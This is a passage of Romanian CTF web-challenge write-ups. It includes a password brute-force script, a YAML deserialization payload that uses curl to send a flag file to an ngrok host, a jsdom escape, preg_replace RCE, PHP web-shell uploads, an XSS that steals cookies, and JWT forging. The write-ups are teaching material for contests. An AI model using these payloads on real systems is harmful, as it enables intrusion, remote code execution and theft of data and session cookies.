Congrats. Here's your flag:
CTF{e590d4d5024cf88b6735c[redacted]78955ef36df79065c34b30}

yakuhito@furry-catstation:~/ctf/unr2/underconstruction$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#underconstruction>

## broken-login (usor - mediu)

Concurs: DCTF (2020)

Descriere:


Intern season is up again and our new intern Alex had to do a simple login page. Not only the login page is not working properly, it is also highly insecure...

Flag format: CTF{sha256}

Rezolvare:

Cum se precizeaza și în descriere, challenge-ul începe cu o pagina de login care nu este functionala.

După o încercare de login cu credentialele standard (admin:admin), este returnata o page blank, ceea ce ne confirma și ipoteza. Mai mult de atat, datele de login sunt expuse in URL:




Se observa faptul ca username-ul este transpus în **hex**, iar parola in **SHA512** (Hint: SHA512 Hash are intotdeauna 128 de caractere hexadecimale).

Sursa paginii de login ne oferă o alta informație importantă:


```
1
2 <h1>ADMIN PANEL</h1>
3 <form method="post" action="/login">
4   <label for="name">User name</label>
5   <input type="text" id="name" name="name">
6   <label for="password">Password</label>
7   <input type="password" id="password" name="password">
8   <button type="submit">Login</button>
9 </form>
10
```

Acest POST form transmite parametrii **name** si **password** mai departe catre backend. Pagina de login nu functioneaza deoarece endpoint-ul **auth** primeste parametrii **username** si **password**.

Daca se schimba parametrul **username** in **name**, problema este rezolvata, si acum este returnat mesajul **Invalid user**:



Un request cu username Alex (name = 416c6578) și parola admin returnează mesajul **Invalid password**, ceea ce confirmă faptul ca exista un username Alex:



Inainte de a scria atacul de login bruteforce, sa recapitulam toate informațiile acumulate:

- Username: Alex
- Username-ul si parola sunt transformate in hash-uri, urmarind regula:

```
name=hex(username)
password=sha512(password)
```

- Pentru ca login-ul sa functioneze, request-ul trebuie sa arate în felul următor:

```
http://challenge-ip:challenge-port/auth?name=hex(username)&password=sha512(password)
```

Bruteforce script (python3):

```
import requests
import hashlib
import argparse

def grep_flag(content):
    flag = "CTF"+content.split("CTF")[1].split("}")[0]+"}"
    return flag

def send_login_request(url,username,passwordlist):
    hex_username = username.encode('utf-8').hex()
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    for i,password in enumerate(passwordlist):
        print("\rTrying password {}/{}".format(i+1,len(passwordlist)),flush=True,end="")
```

## web

Resurse utile pentru incepatori din UNbreakable România

```
h = hashlib.sha512()
h.update(passwd.encode('utf-8'))
sha_512_passwd = h.hexdigest()
brute_url = url +
'?name={name}&password={passwd}'.format(name=hex_username,passwd=sha_512_passwd)
req = requests.get(brute_url)
if "Invalid password" not in req.text:
    print("\n[+] Got a hit with credentials {}:{}".format(username,passwd))
    flag = grep_flag(req.text)
    return flag

def main():
    parser = argparse.ArgumentParser()
    parser.add_argument('-u','--url',required=True,help="url to be attacked")
    parser.add_argument('--user',required=True,help="username")
    parser.add_argument('--password-file',required=True,help="path password file")

    args = parser.parse_args()

    with open(args.password_file,encoding='latin1') as rf:
        passwordlist = [passwd.strip('\n') for passwd in rf.readlines()]

    username = args.user
    url = args.url

    flag = send_login_request(url,username,passwordlist)
    print("Flag: {}".format(flag))

if __name__ == '__main__':
    main()
```

```
C:\Users\ntj\Desktop\writeups>python3 solve.py -u http://34.89.213.64:32497/auth --user Alex --password-file rockyou.txt
Trying password 999/14344391
[+] Got a hit with credentials Alex:juliana
Flag: CTF{bf3dd66e1c8e91683070d17ec2afb13375488eee109a0724bb872c9d70b7cc3d}
```

## Imay (ușor - mediu)

Concurs: UNbreakable 2021 #Individual

Descriere:

```
Parsing user input? That sounds like a good idea. Can you check this one out?  
Flag format: ctf{sha256}
```

Rezolvare:

Adresa dată găzduiește un site web. Pentru a rezolva această provocare, trebuie să observăm două lucruri:

- numele provocării ("yaml" în sens invers)
- faptul că acțiunea formularului este setată la Servlet, ceea ce înseamnă că datele de intrare vor fi trimise la "/Servlet".

Primul rezultat al unei căutări pe Google pentru "yaml payloads" dezvăluie acest repository, care, din fericire, conține și instrucțiuni pentru exploatarea unei aplicații vulnerabile.

Soluția implică următorii pași:

- În primul rând, trebuie să clonăm depozitul cu git clone <https://github.com/artsploit/yaml-payload.git> și să setăm payload-ul nostru în `src/artsploit/AwesomeScriptEngineFactory.java` după cum urmează:

```
package artsploit;  
  
import javax.script.ScriptEngine;  
import javax.script.ScriptEngineFactory;  
import java.io.IOException;  
import java.util.List;  
  
public class AwesomeScriptEngineFactory implements ScriptEngineFactory  
{
```

```
public AwesomeScriptEngineFactory() {  
    try {  
        String[] cmd = {"bash", "-c", "curl  
https://67bed420422b.ngrok.io/flag?flag=`cat /flag.txt`";  
        Runtime.getRuntime().exec(cmd);  
    } catch (IOException e) {  
        e.printStackTrace();  
    }  
}  
  
@Override  
public String getEngineName() {  
    return null;  
}  
  
@Override  
public String getEngineVersion() {  
    return null;  
}  
  
@Override  
public List<String> getExtensions() {  
    return null;  
}  
  
@Override  
public List<String> getMimeTypes() {  
    return null;  
}  
  
@Override
```

```
public List<String> getNames() {  
    return null;  
}  
  
@Override  
public String getLanguageName() {  
    return null;  
}  
  
@Override  
public String getLanguageVersion() {  
    return null;  
}  
  
@Override  
public Object getParameter(String key) {  
    return null;  
}  
  
@Override  
public String getMethodCallSyntax(String obj, String m, String... args) {  
    return null;  
}  
  
@Override  
public String getOutputStatement(String toDisplay) {  
    return null;  
}  
  
@Override  
public String getProgram(String... statements) {  
    return null;  
}
```

```
}

@Override
public ScriptEngine getScriptEngine() {
    return null;
}
}
```

Observați că am folosit ngrok pentru a obține un URL public. Pentru a exploata aplicația, trebuie doar să găzduim un server pe portul la care se conectează ngrok (rulați `python -m http.server PORT` în directorul `src`) și să folosiți următorul payload pe pagina web vizată:

```
!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["https://67bed420422b.ngrok.io/"]
  ]]
]
```

După execuția payload-ului, flag-ul poate fi găsit în log-urile de acces ale aplicației.

Flag: `ctf{e349fe8389d6ef4caf[REDACTAT]53efa1d7dd7dcecdc4530ded0bcf}`

## the-restaurant (mediu)

Concurs: UNbreakable 2021 #Individual

Descriere:


Time **for** you to brush up on your web skills and climb the Michelin star ladder!

Flag format CTF{sha256}

Rezolvare:



Această provocare este mult mai ușor de rezolvat cu ajutorul suitei Burp. Primul nivel are un buton "Comandați acum!", așa că ar fi logic să selectați doar un "Floppy Flag". Pagina rezultată conține prima parte a steagului împreună cu un link către nivelul următor:



**The Restaurant, 0 stars**

**What would you like to order?**

- ☐ Spinach Soup
- ☐ Cardboard Crepe
- ☐ Chalky Coffee
- ☐ Fruity Flag Out of stock!

[Order now!](#)

Caseta de selectare de lângă "flag" este dezactivată - trebuie să găsim o modalitate de a comanda un flag. Putem începe prin a inspecta sursa paginii:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title> The Restaurant, 0 stars </title>
  </head>
  <body>
    <a href="level0.php"><h1> The Restaurant, 0 stars </h1></a>
    <form method="POST">
      <h2>What would you like to order?</h2>
      <ul>
        <li><input type='checkbox' name='spinach-soup' id='spinach-soup' /><label
for='spinach-soup'>Spinach Soup</label></li>
        <li><input type='checkbox' name='cardboard-crepe' id='cardboard-crepe' /><label
for='cardboard-crepe'>Cardboard Crepe</label></li>
        <li><input type='checkbox' name='chalky-coffee' id='chalky-coffee' /><label
for='chalky-coffee'>Chalky Coffee</label></li>
```

```
<li><strike><input type='checkbox' name='flag' id='flag' disabled /><label for='flag'>Fruity  
Flag</label></strike> Out of stock!</li>  
</ul>  
<input type='hidden' name='order' />  
<button>Order now!</button>  
</form>  
</body>  
</html>
```

Am putea șterge cuvântul cheie "disabled" folosind elementul inspect sau am putea folosi Burp. Dacă alegem cea din urmă variantă, trebuie să comandăm ceva de genul unei calky-coffee și să modificăm comanda folosind Burp înainte ca aceasta să ajungă la server. Aceasta este cererea originală:

```
POST /level0.php HTTP/1.1  
Host: 34.107.86.157:32311  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)  
Gecko/20100101 Firefox/88.0  
Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 23  
Origin: http://34.107.86.157:32311  
Connection: close  
Referer: http://34.107.86.157:32311/level0.php  
Upgrade-Insecure-Requests: 1  
  
chalky-coffee=on&order=
```

Trebuie doar să înlocuim "chalky-coffee=on" cu "flag=on", astfel încât cererea modificată va fi foarte asemănătoare:

```
POST /level0.php HTTP/1.1
Host: 34.107.86.157:32311
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://34.107.86.157:32311
Connection: close
Referer: http://34.107.86.157:32311/level0.php
Upgrade-Insecure-Requests: 1

flag=on&order=
```

După ce am primit și salvat a doua parte a flag-ului, putem face clic pe linkul care ne va duce la nivelul următor:

## The Restaurant, 1 star

---

Our selection

Scissor Salad

Chic Coq-Au-Vin

Pensive Profiterol

Order now!

Pagina arată diferit, dar ideea rămâne aceeași. Comandăm orice fel de mâncare (recomand Pensive Profiterol în acest caz - sună mai gustos decât celelalte) și modificăm cererea în Burp:


```
POST /level1.php HTTP/1.1
Host: 34.107.86.157:32311
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://34.107.86.157:32311
Connection: close
Referer: http://34.107.86.157:32311/level1.php
Upgrade-Insecure-Requests: 1

flag=on&order=
```

Iată ce vom obține la următorul nivel:



Aici putem observa că nu putem comanda produsele din meniu, drept urmare trebuie să obținem un tichet ce v-a fi folosit ulterior pentru procesarea comenzii noastre:



Pentru a câștiga acest nivel, trebuie doar să comandăm ceva, să obținem un tichet valabil și să modificăm biletul pentru a scrie "**flag**" în locul felului de mâncare pe care l-am comandat:

```
POST /level2.php HTTP/1.1
Host: 34.107.86.157:32311
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0)
Gecko/20100101 Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 19
Origin: http://34.107.86.157:32311
Connection: close
Referer: http://34.107.86.157:32311/level2.php
Upgrade-Insecure-Requests: 1

order=ticket%3Aflag
```

Ultimul nivel este un pic mai greu față restul rezolvate până acum:

Menu

The Restaurant

Constellation Caviar  
Gullibly Edible Gold Flakes  
trupples' Truffles  
Not The Flag LUL

Due to repeated attempts of some fraudsters to pick up other clients' orders, we have implemented The ZEN secure signature.  
Please enter your name so we can later confirm your order:

test

Prepare your ticket

Your order ticket

The Restaurant

Please use this ticket when you're ready to pick up your order.

ticket-for:test:trupples-truffles:sig-2f98619769

Finish order!

Soluția necesită un pic de creativitate. Deoarece toate tichetele sunt semnate, nu vom putea modifica pur și simplu articolele comandate și să obținem flag-ul.

De asemenea, un flag nu poate fi comandat prin modificarea unui id din prima pagină. Cu toate acestea, putem observa cum sunt realizate tichetele:

- caracterul ":" acționează ca un delimitator, primul cuvânt este întotdeauna "bilet", urmat de numele pe care l-am introdus, felurile de mâncare comandate și o semnătură.
- Un bun hacker și-ar pune acum o întrebare: Ce s-ar întâmpla dacă numele nostru ar conține acest caracter ":"? Folosind această tehnică în cazul meu, am reușit să obțin:

```
ticket-for:yaku:flag:truffles-truffles:sig-f61c7010b2
```

Trebuie să comand și faimoasele trufe de la Truple. După ce am trimis tichetul, putem obține și ultima parte a flag-ului.

Flag: CTF{192145131b9d4a78730[REDACTAT]b85df847c9b0e2ef0a5a07}

## Pingster (ușor)

Concurs: UNbreakable 2021 #Individual

Descriere:

```
Like a DOM with a trick.  
Flag format: CTF{sha256}
```

Rezolvare:

Pe site-ul pus la dispoziție scrie "Pingster - Down just for me?".

Din moment ce ne cere să introducem un domeniu, putem introduce doar unul pe care îl controlăm (eu am folosit ngrok pentru a "împrumuta" un URL accesibil de oriunde de pe internet). Iată cererea:

```
yakuhito@furry-catstation:~/ctf/unr21-ind$ nc -nvlp 8080  
Listening on [0.0.0.0] (family 0, port 8080)  
Connection from 127.0.0.1 59654 received!  
GET /test.php HTTP/1.1  
User-Agent: Mozilla/5.0 (linux) AppleWebKit/537.36 (KHTML, like Gecko) jsdom/16.5.3  
Accept-Language: en
```



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
host: 42e01a4d650a.ngrok.io
accept-encoding: gzip, deflate
X-Forwarded-For: 35.242.222.74

^C
yakuhto@furry-catstation:~/ctf/unr21-ind$
```

"User-Agent" conține "jsdom/16.5.3" - acest lucru indică faptul că backend-ul folosește jsdom pentru a face o cerere. Căutând pe Google pentru "jsdom escape" se obține un link către această problemă GitHub, care, din fericire, oferă un PoC.

Încărcătura finală, puternic inspirată din scrierea creatorului:

<https://github.com/jsdom/jsdom/issues/2729>

<https://github.com/jsdom/jsdom>

Payload-ul final este inspirat din tutorialul autorului Robert Vulpe ce l-a realizat pentru exercițiul său.

```
<iframe id="exfil" src="https://eb9fab4e699.ngrok.io/yaku"></iframe>
<script>
const outerRealmFunctionConstructor = Node.constructor;
const process = new outerRealmFunctionConstructor("return process");

setTimeout(function() {
  exfil.src = "/" + JSON.stringify(process.env['CTF_FLAG']);
}, 2000);
</script>
```

Se pare că serverul nu permite redirectionarea "simplă" a paginii, așa că a fost necesar să se folosească un iframe a cărui sursă să se schimbe. De asemenea, funcția setTimeout se asigură că exfiltrarea datelor este încercată la 2 secunde după încărcarea paginii.

Flag: CTF{0eb9773a98312eb761296[REDACTAT]4f524a68eaea33cb3a8e707055}

## Substitute (medium)

Concurs UNbreakable 2021 #Individual

*Descriere:*

Hi, we need **help**. Because we have an admin who abuses power we no longer have control over the workstations. We need a group of hackers to **help** us. Do you think you can replace him?

Format flag: CTF{sha256}

*Rezolvare:*

Accesând adresa web furnizată în exercițiu vom obține următorul request:

Welcome guys, we have a problem:  
We try to replace Admin, can you **help** me?  
Can you replace Admin??

Source code

```
<?php
    $input = "Can you replace Admin??";
    if(isset($_GET["vector"]) && isset($_GET["replace"])){
        $pattern = $_GET["vector"];
        $replacement = $_GET["replace"];
        echo preg_replace($pattern,$replacement,$input);
    }else{
        echo $input;
    }
?>
```

În acest exercițiu se poate obține **remote code execution** folosind **preg\_replace**.

Payload-ul de mai jos este utilizat în obținerea flag-ului:

```
http://HOST:PORTs/?vector=/Admin/e&replace=system(%27cat%20here_we_dont_have_flag/flag.txt%27)
```

Mai multe detalii privind această vulnerabilitate se pot găsi aici:

[https://ik0nw.github.io/2020/09/23/PHP::Preg\\_replace\(\)-RCE/](https://ik0nw.github.io/2020/09/23/PHP::Preg_replace()-RCE/)

Flag: CTF{92b435bcd2f70aa1[REDACTAT]2507222cf1c49ec95bd39054c}

## Hisix (ușor)

Concurs UNbreakable 2021 #Echipe

### Descriere:

This is an example taken from real free training.

Flag format: CTF{sha256}

### Rezolvare:

Accesând adresa web furnizată, vom obține codul sursă pentru index.php:

```
<?php

if (!isset($_GET['start'])){
    show_source(__FILE__);
    exit;
}

?>

<!DOCTYPE html>
<html>
<body>

<form action="/" method="post" enctype="multipart/form-data">
    Select image to upload:
    <input type="file" name="fileToUpload" id="fileToUpload">
    <input type="submit" value="Upload Image" name="submit">
</form>

</body>
</html>

<?php

$target_dir = "uploads/";
$target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
$uploadOk = 1;
```

```
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));

// Check if image file is a actual image or fake image
if(isset($_POST["submit"])) {
    $check = getimagesize($_FILES["fileToUpload"]["tmp_name"]);
    if($check !== false) {
        echo "File is an image - " . $check["mime"] . ".";
        $uploadOk = 1;
    } else {
        echo "File is not an image.";
        $uploadOk = 0;
    }
}

// Check if file already exists
if (file_exists($target_file)) {
    echo "Sorry, file already exists.";
    $uploadOk = 0;
}

// Check file size
if ($_FILES["fileToUpload"]["size"] > 500000) {
    echo "Sorry, your file is too large.";
    $uploadOk = 0;
}

$imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);
// Allow certain file formats
if($imageFileType == "php" or $imageFileType == "php7" or $imageFileType == "php5" or
$imageFileType == "html" ) {
    echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
    $uploadOk = 0;
}

// Check if $uploadOk is set to 0 by an error
if ($uploadOk == 0) {
    echo "Sorry, your file was not uploaded.";
// if everything is ok, try to upload file
} else {
    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], strtolower($target_file))) {
```

```
    echo "The file ". htmlspecialchars( basename( $_FILES["fileToUpload"]["name"])). " has
    been uploaded.";
} else {
    echo "Sorry, there was an error uploading your file.";
}
}
?>
```

Aceasta este șmecheria ce ne poate ajuta să rezolvăm acest exercițiu:

```
yakuhito@furry-catstation:~/ctf/unr21-tms$ php -a
Interactive mode enabled

php > $target_file = "uplaods/yaku.Php";
php > $imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);
php > echo $imageFileType;
Php
```

Funcția **pathinfo** nu transformă șirul returnat în minuscule. Acest lucru înseamnă că extensia unui fișier numit "yaku.Php" nu va fi egal cu "php", permițându-ne astfel să încărcăm un script php - observați că variabila **\$imageFileType** a fost setată corect cu câteva rânduri înainte, dar valoarea sa a fost suprascrisă:

```
$imageFileType = strtolower(pathinfo($target_file,PATHINFO_EXTENSION));

// Check if image file is a actual image or fake image
[...]

$imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);
```

Acesta este scriptul ce l-am folosit în rezolvarea acestui exercițiu:

```
import requests

url = "http://35.198.168.121:32319/"
shell_name= 'yaku.Php'
png_magic = bytes.fromhex("5089 474e 0a0d 0a1a 0000 0d00 4849 5244".replace(" ", "")) #
hexdump ~/Pictures/htsp.png | head -n 1
open("yaku.Php", "wb").write(png_magic + b"<?php echo shell_exec($_POST['cmd']); ?>")

r = requests.post(url + "?start", files={"fileToUpload": (shell_name, open('yaku.Php', 'rb'))},
```

```
'image/png'))}, data={"file": "Upload Image"})  
#print(r.text)  
  
r = requests.post(url + "uploads/" + shell_name.lower(), {"cmd": "cat ../flag.php"})  
print(r.text)
```

Flag: ctf{aaf15cacfba615d51[REDACTAT]ad1a539bcef49201c660631ed}

## Secret-santa (greu)

Concurs UNbreakable 2021 #Echipe

Descriere:

Secret Santa CTF Challenge.

Format flag: CTF{sha256}

Rezolvare:

După ce am testat câteva payload-uri, am observat că scriptul care a filtrat datele de intrare a eliminat "script" doar o singură dată. Aceasta înseamnă că putem declanșa un XSS folosind următorul payload:

```
<scSCRIPTript> document.location.href = "http://abe1c1e00b44.ngrok.io/?" +  
btoa(document.cookie); </scSCRIPTript>
```

Flag: CTF{7ca2c1b30f013a05f50be914e[REDACTAT]623b0aa14e8c25c1219f1d}

## Mate-arena (mediu)

Concurs UNbreakable 2021 #Echipe

## web

Resurse utile pentru incepatori din UNbreakable România

*Descriere:*

Site #1 for competitive math problems.

Format flag : CTF{sha256}

*Rezolvare:*

Primul lucru pe care trebuie să-l observați este că fotografia dvs. de profil este stocată ca "[nume utilizator].png". Dacă numele dvs. de utilizator conține ".php", serverul web îl va executa ca și cod PHP din cauza unei configurări greșite.

Scriptul folosit în rezolvarea acestui exercițiu este:

```
import requests

base_url = "http://34.107.86.157:31050/"

sess = requests.Session()

# Login
r = sess.post(base_url + "sign-up.php", data={"username": "yakuhto1234", "password": "testtest"})

# Upload photo
# create-photo.py
r = sess.post(base_url + "upload-photo.php", files={"file": open("payload.png", "rb")},
data={"submit": "submit"})

# Change username
r = sess.post(base_url + "profile.php", data={"username": "yakuhto1234.php"})

# Get flag
r = sess.get(base_url + "images/yakuhto1234.php.png?cmd=cat+/flag.txt")
print("CTF{" + r.text.split("CTF{")[1].split("}")[0] + "}")
```

```
import os

shell = b"<?php echo shell_exec($_GET['cmd']); ?>"
os.system("exiftool -Software=" + shell.decode() + " ecsc.png")
```

```
a = open("ecsc.png", "rb").read()
open("payload.png", "wb").write(a.split(shell)[0] + shell)
```

Flag: CTF{ee594e0aacfab38cf1[REDACTAT]7f856c0dbf246967db1d524}

## Bio-arena (mediu)

Concurs UNbreakable 2021 #Echipe

Descriere:

Site #1 for competitive biology problems.

Format flag: CTF{sha256}

Rezolvare:

Pagina principală conține un comentariu despre **"/note.txt"**, care face referință la git. Rădăcina serverului web conține un dosar **'.git'** care poate fi utilizat pentru a recupera codul sursă al site-ului web. O analiză rapidă a codului sursă arată că ne putem autentifica ca **'mihai'** folosind **'mail-sign-in.php'**:

```
# robots.txt contains 2 entries, /note.txt and /.git
# use a tool to copy repo - example: https://github.com/arthaud/git-dumper

import hashlib
import requests

base_url = "http://35.234.98.182:31050/"

# Compute hash
h = hashlib.md5()
secret =
"4ba845c0989af7441d1b3cae7763abfae4782721a6a464ec6da7cb345dfbc32556d3c3543719
53820dd43e846414ab66" # taken from source code
username = "mihai" # admin's name, taken from source code
h.update((secret + username).encode())
hash = h.hexdigest()
print(f"Hash: {hash}")
```



```
# start session, log in
sess = requests.Session()

r = sess.get(base_url + f"mail-sign-in.php?username=mihai&hash={hash}")

# get flag
r = sess.get(base_url + "admin.php")
flag = "CTF{" + r.text.split("CTF{")[1].split("}")[0] + "}"
print(flag)
```

Flag: CTF{d44e2ccf0c3a7ddcffb[REDACTAT]e1c047d0f5c866768b8b7b46}

## Cat-button

Concurs UNbreakable 2021 #Echipe

Descriere:

Are you an admin?

Flag format: CTF{sha265}

Rezolvare:

După ce am apăsăat pe "Reveal secret", site-ul spune: "Cookie-ul tău îmi spune că nu ești administrator.". Cookie-ul "secret" este un token JWT cu "admin" setat la valoarea false. Există două modalități de a falsifica un nou token:

- fie spargeți cheia cu un instrument precum jwtcrack (cheia a fost 'secret'),

```
import requests
import jwt

url = "http://35.234.117.20:31050/secret.php"

key = "secret"
cookie = jwt.encode({"admin": True}, key, algorithm="HS256").decode()

r = requests.get(url, cookies={"secret": cookie})
print(r.text)
```

## web

Resurse utile pentru incepatori din UNbreakable România

- fie setați algoritmul la "none" și nu furnizați nicio semnătură:

```
import requests
import jwt

url = "http://35.234.117.20:31050/secret.php"

cookie = jwt.encode({"admin": True}, None, algorithm="none").decode()

r = requests.get(url, cookies={"secret": cookie})
print(r.text)
```

Flag: CTF{98ed1dfbddd3510[REDACTAT]34f224f5ae9841758708046540237987}

## Dizzy ( mediu)

*Concurs UNbreakable 2021 #Individual*

*Autor exercițiu: Antonio Macovei ( ZNQ )*

*Contribuitori rezolvare: Niță Horia, Valentina Galea*

Descriere:

We received a strange link in an email and we don't know what it is about. Someone might be trying to send us a hidden message. Could you have a look and see if you find anything interesting?


Rezolvare:

Navigând la adresa web, putem vedea o pagină goală. Absolut nimic interesant la prima vedere. Cu toate acestea, site-ul web conține un fișier robots.txt, care conține câteva informații.

```
User-Agent: curl/7.48.5
Disallow: *
User-Agent: curl/7.48.3
Disallow: *
User-Agent: curl/7.46.0
Disallow: *
User-Agent: curl/7.41.4
Disallow: *
User-Agent: curl/7.49.3
Disallow: *
User-Agent: curl/7.40.2
Disallow: *
User-Agent: curl/7.41.3
Disallow: *
User-Agent: curl/7.48.8
Disallow: *
User-Agent: unbreakable-ctf/1.0
Allow: *
```

